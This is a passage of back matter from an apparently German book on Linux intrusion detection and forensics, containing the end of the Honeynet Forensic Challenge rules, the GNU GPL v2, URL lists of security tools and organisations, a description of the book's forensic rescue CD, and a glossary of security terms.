Wietse Venema's The Coroner's Toolkit (TCT). If you want examples of the use of TCT, or other tools/techniques, see the Forensics section of the following web page:<http://staff.washington.edu/dittrich/>.

No matter what tools/methods you choose, please make sure you explain them in your analysis and cite references to resources (e.g., RFCs, CERT or SANS »how to« documents) to help others learn by example. Don't forget: this is a HoneyNet Project brainchild, so learning is what it's all about. And fun. It's all about learning and fun. Oh yeah, and security. Learning, fun, AND security. ;)

- You may work as a team, but if your entry is selected as a Top 20, you'll have to fight over one copy of the book.
- Deliver the results of the analysis in such a way that the judges can quickly and easily consume the information, and such that its authenticity, time of production, and integrity can be verified independently. (e.g., ISO 9660 CD-ROM or *.tar* archive, with digital time stamps, and PGP signatures and/or MD5 checksums.)
- **Please DO NOT SEND COPIES OF COMPLETE FILES FROM THE FILE SYSTEM. We already have a copy of the file system and its contents. Just note the path (e.g., »[See file /bin/foo]"**).)
- All submissions **MUST** be time stamped prior to 00:00 GMT on Monday, February 19, 2001 [**not** February 15 as the announcement email said], and delivery to the judges initiated later that same day. (This is to accommodate submissions on ISO 9660 format CD-ROM, which should be postmarked by this time. The digital time stamps and postmarks will be used to determine the 20 »Hacking Exposed« book winners.) One free digital time stamping service you can use is <http://www.it-consult.co.uk/stamper.htm>.
- All submissions should be sent (or shipping address arranged, if CD-ROMs are being produced) to [mailto:challenge@honeynet.org?Subject=The Forensic Challenge Submission](mailto:challenge@honeynet.org?Subject=The%20Forensic%20Challenge%20Submission)
- The person who hacked the box is NOT eligible, nor are members of the HoneyNet Project. Members of the companies employing HoneyNet Project members are eligible (and encouraged!) to enter, but their entries (even if Top 20) will not receive copies of »Hacking Exposed.« The books go to other entrants.
- Entries must be written in English (UK and Aussie English accepted, but go light on the regional slang, please! I only have a copy of »*Best of Aussie Slang*,« and the other judges don't live in Seattle.)
- Only one entry per household, please. Must be sentient to enter. Sorry, no Ginsu Knives come with this offer!

Submissions will be judged by a panel of experts and winners selected and announced on Monday, March 19, 2001. All decisions of the judges are final (no recounts or legal challenges by teams of grossly overpaid lawyers will be tolerated!).

After the winners are announced, all entries will be posted for the security community to review. We hope that the community can better learn from and improve from all the different techniques that different people and organizations use.

Also, we wouldn't be the HoneyNet Project if we didn't capture all of the blackhat's keystrokes as he exploited, accessed, and modified the honeypot! We will release the HoneyNet Project's analysis of the hacked system, as well as the blackhat's keystrokes, along with the results of the Challenge on March 19.

Good luck, and have fun!

Dave Dittrich

(Thanks to Lance Spitzner, members of the HoneyNet Project, Dan Farmer, Wietse Venema, SecurityFocus.com, linuxsecurity.com, Foundstone, Ali Ritter, and anyone else who helped develop or support the Forensic Challenge whose name I may have left out.)





# F Lizenzen

## F.1 GNU GPL

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc.

59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

Preamble

The licenses for most software are designed to take away your freedom to share and change it. By contrast, the GNU General Public License is intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users. This General Public License applies to most of the Free Software Foundation's software and to any other program whose authors commit to using it. (Some other Free Software Foundation software is covered by the GNU Library General Public License instead.) You can apply it to your programs, too.

When we speak of free software, we are referring to freedom, not price. Our General Public Licenses are designed to make sure that you have the freedom to distribute copies of free software (and charge for this service if you wish), that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must show them these terms so they know their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

Finally, any free program is threatened constantly by software patents. We wish to avoid the danger that redistributors of a free program will individually obtain patent licenses, in effect making the program proprietary. To prevent this, we have made it clear that any patent must be licensed for everyone's free use or not licensed at all.

The precise terms and conditions for copying, distribution and modification follow.

GNU GENERAL PUBLIC LICENSE  
TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The "Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any derivative work under copyright law: that is to say, a work containing the Program or a portion of it, either verbatim or with modifications and/or translated into another language. (Hereinafter, translation is included without limitation in the term "modification".) Each licensee is addressed as "you".

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running the Program is not restricted, and the output from the Program is covered only if its contents constitute a work based on the Program (independent of having been made by running the Program). Whether that is true depends on what the Program does.

1. You may copy and distribute verbatim copies of the Program's

source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and give any other recipients of the Program a copy of this License along with the Program.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Program or any portion of it, thus forming a work based on the Program, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

- a) You must cause the modified files to carry prominent notices stating that you changed the files and the date of any change.
- b) You must cause any work that you distribute or publish, that in whole or in part contains or is derived from the Program or any part thereof, to be licensed as a whole at no charge to all third parties under the terms of this License.
- c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the most ordinary way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this License. (Exception: if the Program itself is interactive but does not normally print such an announcement, your work based on the Program is not required to print an announcement.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Program, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Program, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Program.

In addition, mere aggregation of another work not based on the Program with the Program (or with a work based on the Program) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:

- a) Accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,
- b) Accompany it with a written offer, valid for at least three years, to give any third party, for a charge no more than your cost of physically performing source distribution, a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange; or,
- c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

The source code for a work means the preferred form of the work for making modifications to it. For an executable work, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the executable. However, as a special exception, the source code distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

If distribution of executable or object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place counts as distribution of the source code, even though third parties are not compelled to copy the source along with the object code.

4. You may not copy, modify, sublicense, or distribute the Program except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense or distribute the Program is void, and will automatically terminate your rights under this License.

However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

5. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Program or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Program (or any work based on the Program), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Program or works based on it.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties to this License.

7. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Program at all. For example, if a patent license would not permit royalty-free redistribution of the Program by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Program.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system, which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot

impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

8. If the distribution and/or use of the Program is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Program under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

9. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Program does not specify a version number of this License, you may choose any version ever published by the Free Software Foundation.

10. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

#### NO WARRANTY

11. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

12. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR

REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

#### END OF TERMS AND CONDITIONS

#### How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to the public, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

```
<one line to give the program's name and a brief idea of what it does.>
Copyright (C) <year> <name of author>
```

```
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

```
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.
```

```
You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA
```

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

```
Gnomovision version 69, Copyright (C) year name of author
Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
This is free software, and you are welcome to redistribute it
under certain conditions; type `show c' for details.
```

The hypothetical commands ``show w'` and ``show c'` should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than ``show w'` and ``show c'`; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here is a sample; alter the names:

```
Yoyodyne, Inc., hereby disclaims all copyright interest in the program
`Gnomovision' (which makes passes at compilers) written by James Hacker.
```

```
<signature of Ty Coon>, 1 April 1989
Ty Coon, President of Vice
```

This General Public License does not permit incorporating your program into proprietary programs. If your program is a subroutine library, you may consider it more useful to permit linking proprietary applications with the library. If this is what you want to do, use the GNU Library General Public License instead of this License.



# G URLs

## G.1 Umfragen

CERT-Umfrage zur Computersicherheit 2002: [http://www.auscert.org.au/Information/Auscert\\_info/2002cs.pdf](http://www.auscert.org.au/Information/Auscert_info/2002cs.pdf)

CSI-Umfrage zur Computersicherheit 2002: <http://www.gocsi.com/press/20020407.html>

## G.2 Eingesetzte Werkzeuge

- LIDS: <http://www.lids.org>
- Tripwire: <http://www.tripwire.com> und <http://sourceforge.net/projects/tripwire/>
- Snort: <http://www.snort.org>
- Barnyard: <http://www.snort.org/dl/barnyard>
- SPADE-Plug-In: <http://www.silicondefense.com/>
- Hogwash: <http://hogwash.sourceforge.net>
- Snortconf: <http://www.xjack.org/snortconf>
- Sneak: <http://sourceforge.net/projects/sneak>
- Snort-Konsole: <http://sourceforge.net/projects/snortkonsole>
- Snort-Center: <http://users.pandora.be/larc/index.html>
- PHPlot: <http://www.phplot.com>
- ADOdb: <http://php.weblogs.com/ADODB>
- ACID: <http://www.cert.org/kb/acid>
- MySQL: <http://www.mysql.org>
- Curl: <http://curl.haxx.se>
- TCPdump: <http://www.tcpdump.org>
- Ethereal: <http://www.ethereal.com>
- TCPshow: <http://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/tcpshow>
- TCPflow: <http://www.circlemud.org/~jelson/software/tcpflow>

- Traffic-Vis: <http://www.mindrot.org/traffic-vis.html>
- Msyslogd: <http://sourceforge.net/projects/msyslog>
- Ngrep: <http://ngrep.sourceforge.net>
- ntpd: <http://www.cis.udel.edu/~ntp>
- Logsurfer: <ftp://ftp.cert.dfn.de/pub/tools/audit/logsurfer/logsurfer-1.5a.tar>
- FWlogwatch: <http://cert.uni-stuttgart.de/projects/fwlogwatch>
- Logwatch: <http://www.logwatch.org>
- Logsentry: <http://www.psionic.com/products/logsentry.html>
- SNARE: <http://www.intersectalliance.com/projects/Snare>
- Nmap: <http://www.nmap.org>
- Netcat: <http://www.atstake.com/research/tools/nc110.tgz>
- Cryptcat: [http://farm9.com/content/Free\\_Tools/Cryptcat](http://farm9.com/content/Free_Tools/Cryptcat)
- ARPwatch: <ftp://ftp.ee.lbl.gov/arpwatch.tar.gz>
- Kstat: <http://www.s0ftpj.org/en/site.html>
- Chkrootkit: <http://www.chkrootkit.org>
- TCT: <http://www.porcupine.org/forensics/tct.html>
- TASK: <http://www.atstake.com/research/tools/task>
- Autopsy: <http://www.atstake.com/research/tools/autopsy>
- Tiny Honeypot: <http://www.alpinista.org/thp>
- Honeyd: <http://www.citi.umich.edu/u/provos/honeyd>
- VMware: <http://www.vmware.com>
- UserModeLinux: <http://user-mode-linux.sourceforge.net>
- E2tools: <http://www.ksheff.net/sw/e2tools/index.html>

### G.3 CERTs

- BSI-CERT: <http://www.bsi.bund.de/certbund>
- DFN-CERT: <http://www.cert.dfn.de/>
- CERT/CC: <http://www.cert.org>
- AusCERT: <http://www.auscert.org.au>
- Weitere Listen: <http://www.first.org/team-info> und <http://www.kossakowski.de/gsir/teams.htm>

### G.4 Datenbanken für Sicherheitslücken

- Bugtraq: <http://www.securityfocus.com/bid>

- CVE: <http://cve-mitre.org>
- Whitehats: <http://www.whitehats.com/info/IDS>
- Network Associates: <http://vil.nai.com>

## G.5 Konferenzen

- Linux-Kongress: <http://www.linux-kongress.org>
- Linuxtag: <http://www.linuxtag.org>
- FFG, German Unix Users Group: <http://www.guug.de>
- Chaos Computer Club: <https://www.ccc.de>
- Usenix: <http://www.usenix.org>
- Defcon: <http://www.defcon.org>
- Blackhat Briefings: <http://www.blackhat.com>
- SANS Institute: <http://www.sans.org>
- SANE, Niederländische Unix Users Group: <http://www.nluug.nl>
- FIRST: <http://www.first.org>

## G.6 Linux-Distributionen

- Diese Linux-Distributionen eignen sich besonders für forensische Zwecke:
- Trinux: <http://www.trinux.org>
- PLAC (discontinued): <http://sourceforge.net/projects/plac>
- Biatchux (nun Fire): <http://biatchux.dmzs.com>





# H Die CD-ROM zum Buch

Die CD-ROM zum Buch hat zwei Funktionen. Zum einen bietet sie einen Rescue-Modus. Ein Rechner kann von dieser CD gebootet und forensisch untersucht werden. Zum anderen befinden sich auf der CD die Daten des Honeynet Projects. Diese werden mit freundlicher Genehmigung auf dieser CD zur Verfügung gestellt.

## H.1 Rescue-Modus

Diese CD-ROM bietet einen Rescue-Modus. Dieser basiert auf der Fedora Core II Rescue-CD. Sie wurde um einige Programme zur forensischen Analyse erweitert, die nicht von Red Hat zur Verfügung gestellt werden. Hierbei handelt es sich um:

- *tct-1.15: The Coroner's Toolkit*  
Achtung: *tct* wurde im Verzeichnis `/usr/tct` installiert. Der Pfad muss beim Aufruf angegeben werden.
- *chkrootkit-0.44*: Erkennt fast alle Rootkits
- *netcat-0.7.1*: Ermöglicht beliebige Datenübertragung über das Netz
- *cryptcat-20031202*: Netcat + Verschlüsselung = Cryptcat
- *sleuthkit-1.72*: The @state Sleuth Kit
- *e2tools-0.0.16*: Erlaubt Offline-Zugriff auf Linux ext2/ext3-Partitionen
- *wipe-2.2.0*: Implementiert ein sicheres Löschen von Dateien
- *ftimes-3.4.0*: Erzeugt eine forensische Baseline
- *biew*: Betrachter für Binärdateien
- *autopsy-2.03*: Ein grafisches Frontend für Sleuth Kit
- *foremost-0.69*: Dieses Werkzeug versucht, gelöschte Dateien an ihrem Header zu erkennen und wiederherzustellen

Die Anwendung dieser Programme wurde im entsprechenden Kapitel besprochen oder kann der auf der CD verfügbaren Online-Hilfe entnommen werden.

## H.2 Honeynet-Daten

Das Verzeichnis */Honeynet* auf der CD enthält die veröffentlichten Daten des Honeynet Projects in gepackter Form:

- *index.html*: Beschreibung der Dateien
- *sotm.tar.gz*: Sämtliche Dateien aller Scans of the Month
- *reverse.tar.gz*: Der Reverse Challenge
- *challenge.tar.gz*: Die Beschreibung des Forensic Challenge und die eingesandten Lösungen
- *images.tar*: Die Festplattenabbilder des Forensic Challenge



# Glossar

<b>ACK</b>	TCP-Flag, welches den Empfang eines TCP-Segments bestätigt
<b>Adore</b>	Ein kernelbasiertes Rootkit, welches in der Lage, ist einen modularen Kernel zu kompromittieren. Anschließend ist Tripwire nicht in der Lage, Dateimodifikationen zu erkennen.
<b>Broadcast-Paket</b>	Ein Paket, welches an alle Rechner in einem Netz gerichtet ist
<b>Bufferoverflow</b>	Ein Bufferoverflow tritt auf, wenn ein Puffer bestimmter Größe mit mehr Daten gefüllt wird. Hierbei kommt es meist zum Absturz des angegriffenen Programms. Durch sinnvolle Wahl der Daten kann aber auch fremder Code im Kontext des Programms ausgeführt werden. Dies kann daher zum Denial of Service oder zum Einbruch führen.
<b>CERT</b>	<i>siehe</i> Computer Emergency Response Team
<b>chkrootkit</b>	Ein Werkzeug, das einen Rechner auf mögliche Anzeichen der bekannten Rootkits untersucht und diese meldet
<b>Computer Emergency Response Team</b>	Ein Team, welches in Notfallsituationen für die Reaktion verantwortlich ist. Es existieren einige nationale und internationale Teams, die die Arbeit koordinieren (CERT/CC, AusCERT, CERT-Bund, DFN-CERT, etc.).
<b>Denial of Service</b>	Ein Denial of Service ist die fehlende Verfügbarkeit eines Dienstes. Dies kann durch einen Absturz des Betriebssystems oder des Rechners, aber auch durch eine Überlastung des Systems hervorgerufen werden.
<b>Distributed Denial of Service</b>	Hierbei handelt es sich um einen Denial of Service, bei dem viele verteilte Rechner gleichzeitig einen einzelnen Rechner durch (meist gespooftete) Pakete überlasten.
<b>dDoS</b>	<i>siehe</i> Distributed Denial of Service
<b>DNS</b>	<i>siehe</i> Domain Name Service

---

<b>Domain Name Service</b>	Dieser Dienst ist zuständig für die Auflösung von Rechnernamen in IP-Adressen und umgekehrt.
<b>DoS</b>	<i>siehe</i> Denial of Service
<b>ECN</b>	<i>siehe</i> Explicit Congestion Notification
<b>Explicit Congestion Notification</b>	Eine IP-Protokollerweiterung, deren Sinn es ist, Netzwerkverstopfungen zu vermeiden. Dies muss vom Transportprotokoll unterstützt und von den Kommunikationspartnern zunächst ausgehandelt werden. ECN nutzt ehemals reservierte Bits des TCP-Headers und wird daher von vielen Firewalls als bösartig eingestuft.
<b>Exploit</b>	Ein Exploit ist ein Programm, welches eine Sicherheitslücke auf einem System lokal oder über das Netz ausnutzt, um eine nicht autorisierte Aktion durchzuführen (z.B. Einbruch).
<b>FIA</b>	<i>siehe</i> File Integrity Assessment
<b>File Integrity Assessment</b>	<i>siehe</i> System Integrity Verifier
<b>File Transfer Protocol</b>	Ein Protokoll, welches für den Transport von Dateien verwendet wird. Die Dateien können in zwei verschiedenen Modi übertragen werden: Aktiv und Passiv. Bei der aktiven Übertragung öffnet der Server eine Verbindung zum Client. Bei der passiven Übertragung öffnet der Client den Datenkanal.
<b>FIN</b>	TCP-Flag, welches den Verbindungsabbau anzeigt
<b>Firewall</b>	Ein Rechner oder eine Rechnerstruktur, die den Informationsfluss zwischen zwei Netzen entsprechend einer Sicherheitsrichtlinie überwacht und regelt
<b>Flood</b>	Ein Flood ist eine Flut von Paketen. Meist handelt es sich um so viele Pakete, dass es zu einer Überflutung des Empfängers kommt. Dies ist dann ein Denial of Service.
<b>Forensic Challenge</b>	Ein Wettbewerb des Honeynet Projects, bei dem die Teilnehmer eine forensische Analyse eines kompromittierten Rechners durchführen mussten
<b>Fragment</b>	IP-Pakete können in Stücke zerteilt werden, wenn die Pakete größer sind als die MTU des Netzwerkmediums. Diese Stücke werden als Fragmente bezeichnet und vom Empfänger wieder zusammengesetzt.
<b>FTP</b>	<i>siehe</i> File Transfer Protocol

<b>GnuPG</b>	GNU Privacy Guard. Eine Open-Source-Alternative zu PGP (Pretty Good Privacy)
<b>Handshake</b>	Den Aufbau einer TCP-Verbindung bezeichnet man als Handshake. Hierbei sendet der Client ein SYN-Paket an den Server. Der Server antwortet mit einem SYN/ACK-Paket, welches wieder vom Client mit einem ACK-Paket beantwortet wird. Die ersten beiden Pakete werden verwendet, um die Sequenznummern von Client und Server auszutauschen.
<b>HIDS</b>	<i>siehe</i> Host Intrusion Detection System
<b>Honeynet</b>	Eine größere Anzahl von Honeypots, die miteinander vernetzt sind
<b>Honeynet Project</b>	Eine Gruppe von weltweit anerkannten Sicherheitsspezialisten, die eine Reihe von Honeypots implementieren und ihre Ergebnisse veröffentlichen
<b>Honeypot</b>	Ein Rechner, dessen Zweck es ist, nach einem Einbruch dem Studium des Einbruchs zu dienen
<b>Host Intrusion Detection System</b>	Ein IDS, welches einen einzelnen Rechner überwacht. Die Datenquelle stellen die Informationen des einzelnen Rechners dar. Ein SIV ist zum Beispiel ein Host Intrusion Detection System.
<b>HTTP</b>	<i>siehe</i> HyperText Transfer Protocol
<b>Hub</b>	Ein Repeater, der mehrere Netzwerksegmente physikalisch miteinander verbindet. Hierbei werden alle Pakete an alle angeschlossenen Segmente weitergeleitet.
<b>HyperText Transfer Protocol</b>	Das Applikationsprotokoll, welches von Webservern und Browsern für die Kommunikation genutzt wird
<b>IANA</b>	Internet Assigned Numbers Authority
<b>ICMP</b>	<i>siehe</i> Internet Control Message Protocol
<b>IDS</b>	<i>siehe</i> Intrusion Detection System
<b>IMAP</b>	Internet Message Access Protocol
<b>Internet Control Message Protocol</b>	Dieses Protokoll wird für die Übertragung von Status- und Kontrollnachrichten verwendet.
<b>Intrusion-Detection-System</b>	Ein Programm, welches unautorisierte Handlungen oder den Versuch einer unautorisierten Handlung meldet
<b>IP</b>	Internet Protocol

---

<b>IP-Adresse</b>	Eine eindeutige numerische Bezeichnung eines Teilnehmers in einem IP-Netz
<b>Kernel-Intrusion-System</b>	Ein kernelbasiertes Rootkit, welches in der Lage ist, sogar monolithische Kernel zu kompromittieren. Anschließend kann das System mit einem grafischen Werkzeug über das Netz administriert werden. Diese Netzwerkverbindung kann kaum mit einem NIDS erkannt werden.
<b>KIS</b>	<i>siehe</i> Kernel-Intrusion-System
<b>Knark</b>	Ein kernelbasiertes Rootkit, welches in der Lage ist, einen modularen Kernel zu kompromittieren. Anschließend ist Tripwire nicht in der Lage, Dateimodifikationen zu erkennen.
<b>LIDS</b>	<i>siehe</i> Linux-Intrusion-Detection-System
<b>Linux-Intrusion-Detection-System</b>	Das Linux-Intrusion-Detection-System ist ein Kernel-Patch, der es ermöglicht, die Rechte von Root einzeln aufzuteilen und ihre Ausführung zu kontrollieren. Zusätzlich bietet es dadurch Schutz gegen die aktuellen kernelbasierten Rootkits.
<b>MD5</b>	Message Digest Fünf. Ein kryptografischer Prüfsummen-Algorithmus
<b>MRU</b>	Maximum Receive Unit
<b>MTU</b>	Maximum Transmission Unit
<b>MSS</b>	Maximum Segment Size
<b>Multicast-Paket</b>	Ein Paket, welches an eine bestimmte Auswahl von Rechnern in einem Netzwerk gerichtet ist
<b>NAT</b>	Network Address Translation
<b>Netcat</b>	Ein Werkzeug, welches als Client und Server beliebige Netzwerkverbindungen aufbauen kann
<b>Network Intrusion Detection System</b>	Ein IDS, welches ein Netzwerk und seine Verbindungen überwacht. Die Datenquelle stellen die ausgetauschten Netzwerkpakete dar. Hierzu enthält das NIDS meist einen Sniffer, der sämtliche Pakete sammelt und analysiert.
<b>Network Time Protocol</b>	Das Network Time Protocol ermöglicht die Synchronisation der Uhren mehrerer Rechner.
<b>NIDS</b>	<i>siehe</i> Network Intrusion Detection System
<b>Nmap</b>	Ein Werkzeug, mit dem Portscans und Netzwerkkartierungen durchgeführt werden können

<b>NTP</b>	<i>siehe</i> Network Time Protocol
<b>Paketfilter</b>	Eine auf der Netzwerk- und Transportschicht implementierte Firewall. Die Informationen werden paketweise gefiltert und in Abhängigkeit vom Paket-Header erlaubt oder verworfen.
<b>PMTU Discovery</b>	Path Maximum Transmission Unit Discovery
<b>Port</b>	Ein Port ist eine Nummer, die einen Kommunikationskanal des TCP- oder UDP-Protokolls bezeichnet. Dieser Port wird vom protokolleigenen Multiplexer zur Verfügung gestellt. Man unterscheidet die privilegierten Ports (0-1023) und unprivilegierten Ports (1024-65535). Privilegierte Ports können nur mit <i>root</i> -Rechten benutzt werden.
<b>Portscan</b>	Ein Test, bei dem überprüft wird, welche Ports auf einem Rechner geöffnet oder geschlossen sind
<b>Proxy</b>	Ein Proxy ist eine Anwendung, die auf Applikationsebene Verbindungen entgegennimmt und aufbaut. Sie arbeitet als Man in the Middle und kann auch Filterfunktionen übernehmen. So kann sie auch als Firewall eingesetzt werden.
<b>PSH</b>	TCP-Flag, welches signalisiert, dass die Daten im Sendepuffer sofort versandt werden sollen, obwohl der Puffer nicht voll ist
<b>Receive Window</b>	Das TCP-Empfangsfenster gibt an, wie viele Daten der Empfänger einer TCP-Verbindung aufnehmen kann.
<b>RIP</b>	Routing Information Protocol
<b>RipeMD160</b>	Ein kryptografischer Prüfsummen-Algorithmus
<b>Rootkit</b>	Eine Sammlung von Trojanern und Sniffern, die es einem Einbrecher ermöglichen, den Einbruch und seine Tätigkeiten zu verstecken
<b>RST</b>	TCP-Flag, welches einen Fehler in der Verbindung anzeigt und diese Verbindung abbricht
<b>Secure Shell</b>	Ein sicherer Ersatz für telnet, rsh, rcp, rexec und ftp. Sowohl die Authentifizierung als auch die Datenübertragung erfolgt verschlüsselt.
<b>SHA-1</b>	Secure Hash Algorithm. Ein kryptografischer Prüfsummen-Algorithmus
<b>SIV</b>	<i>siehe</i> System Integrity Verifier
<b>Snort</b>	Eines der führenden Network-Intrusion-Detection-Systeme. Snort ist Open Source.

---

<b>Social Engineering</b>	Eine Einbruchstechnik, die soziale Aspekte für den Einbruch einsetzt. Beispiel: Ein Anrufer behauptet, Systemadministrator zu sein, und bittet den Benutzer um die Angabe seines Kennwortes.
<b>Spoofing</b>	Eine Technik, bei der bestimmte Informationen gefälscht werden. Hierbei kann es sich um IP-Adressen (IP-Spoofing) IP/MAC-Adresspaarungen (ARP-Spoofing) und DNS/IP-Paarungen (DNS-Spoofing) handeln.
<b>ssh</b>	<i>siehe</i> Secure Shell
<b>SSL</b>	Die Secure Socket Layer wird von einigen Applikationsprotokollen genutzt, um eine authentifizierte und verschlüsselte Verbindung aufzubauen.
